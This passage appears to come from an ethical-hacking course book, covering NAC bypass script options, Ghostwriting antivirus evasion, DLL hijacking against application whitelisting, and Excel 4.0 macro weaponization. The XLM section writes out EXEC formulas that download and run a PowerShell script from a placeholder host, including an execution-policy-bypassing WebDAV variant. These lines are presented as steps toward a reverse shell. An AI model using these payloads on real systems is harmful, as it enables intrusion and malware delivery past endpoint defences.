


```
nac_bypass_setup.sh v0.6.4 usage:
    -1 <eth>    network interface plugged into switch
    -2 <eth>    network interface plugged into victim machine
    -a          autonomous mode
    -c          start connection setup only
    -g <MAC>    set gateway MAC address (GWMAC) manually
    -h          display this help
    -i          start initial setup only
    -r          reset all settings
    -R          enable port redirection for Responder.py
    -S          enable port redirection for OpenSSH and start the service
```

Figure 12.59: Screenshot displaying nac_bypass_setup.sh parameters

The following are some additional tools to bypass NAC using a pre-authenticated device:

- NACkered (*https://github.com*)
- Silentbridge (*https://github.com*)
- Fenrir (https://github.com)
- BITM (*https://github.com*)



Bypassing Endpoint Security using Ghostwriting and Application Whitelisting

Ghostwriting

- Ghostwriting is a bypass technique that involves **modifying the structure of the malware** code without effecting its functionality
- Ghostwriting is used to bypass antivirus software by utilizing **binary deconstruction**, insertion of arbitrary assembly code, and **reconstruction**
- Attackers use this technique to bypass the endpoint device security agents such as antivirus and hide malware to **evade signature-based detection**
- Attackers use tools such as **Ghostwriting.sh** to modify the structure of the malware

Application Whitelisting

- Application whitelisting is a security feature in Windows systems to defend against execution of malicious applications
- While executing a legitimate application, it looks for the required DLLs in the current location where the executable is saved
- Attackers perform **DLL hijacking** to place a malicious DLL with a legitimate name that the application is looking for in the same directory where the executable resides
- Malicious DLL gets executed along with the application to disable endpoint security
- Attackers also use **rundll32.exe**, **regsvr32.exe**, and **PowerShell** to evade application whitelisting of the endpoint security

Bypassing Endpoint Security using Ghostwriting

Ghostwriting is a bypass technique that involves modifying the structure of the malware code without effecting its functionality. This can be done by the deconstruction of assembly code and adding an arbitrary code. Attackers use this technique to bypass endpoint device security agents such as an antivirus and hide malware to evade signature-based detection.

Attackers use tools such as Ghostwriting.sh to modify the malware structure.

- **Ghostwriting.sh**

  Source: *https://github.com*

  Ghostwriting is used to bypass antivirus software by utilizing binary deconstruction, insertion of arbitrary assembly code, and reconstruction. It uses the built-in Metasploit tools to perform these actions. Ghostwriting.sh is a tool to automate this process.

  Ghost writing will download and launch all required parameters and establish a C2 connection with the remote server. Then, attackers disassemble the file and add their own code in the form of signature evasion. The malware-loaded file reassembles the binaries with the code added earlier. Now, it establishes a connection with the target remote server to transfer the file.

Bypassing Endpoint Security using Application Whitelisting

Application whitelisting is a security feature in Windows systems to defend against insecure or malicious application execution. It contains the list of signed applications that are allowed to run in the system. While executing a legitimate and signed application, it looks for the required DLLs in the current location where the executable is saved and then searches in other locations.

Attackers perform DLL hijacking to place a malicious DLL with a legitimate name that the application is looking for in the same directory where the executable resides. Then, the malicious DLL gets executed along with the application to disable endpoint security.

In DLL hijacking, attackers abuse the process of handling DLLs by Windows OS along with its search order, which helps in locating DLLs during their loading into a program. This method of hijacking DLL loads allows attackers to maintain persistence and elevate privileges while avoiding detection during malicious DLL loading.

Attackers also use rundll32.exe, regsvr32.exe, and PowerShell to evade application whitelisting of the endpoint security solution.

Bypassing Endpoint Security using XLM Weaponization

- Attackers weaponize **Excel macro (XLM) sheets** to bypass the endpoint protection and **execute malicious payload** on the target system

XLM Weaponization

- Create a **reverse shell payload** using PowerShell script
- Use the **script obfuscator** and try loading it into XLM macro to bypass detection:

```
=exec("powershell -c IEX (New-Object
Net.WebClient).DownloadString('<Target
Domain Path>/obf.txt')")
```


- If it is still detected, employ a **WebDAV share** to execute the script from a mounted drive:

```
sudo a2enmod dav
sudo a2enmod dav_fs
```

- Run the payload with bypass execution flag:

```
=EXEC("cmd /k net use z: \\<Target Domain
Path>\webdav&powershell -exec bypass -f
\\<Target Domain Path>\webdav\ba.ps1")
```

Creating Reverse Shell to Bypass the Endpoint Protection



Bypassing Endpoint Security using XLM Weaponization

Excel Macro Language (XLM) is a type of Excel macro sheet and a part of the Microsoft Office suite used to save some automated tasks that can be activated when the file is accessed. Attackers weaponize Excel macro sheets to bypass endpoint protection and execute a malicious payload on the target system.

The steps to bypass endpoint protection using XLM weaponization are as follows:

Initial Access

1. Create and open an MS Excel file, right-click on the sheet name, and select the Insert dialog. Then, select **MS Excel 4.0 Macro** from the Insert window and click **OK**.


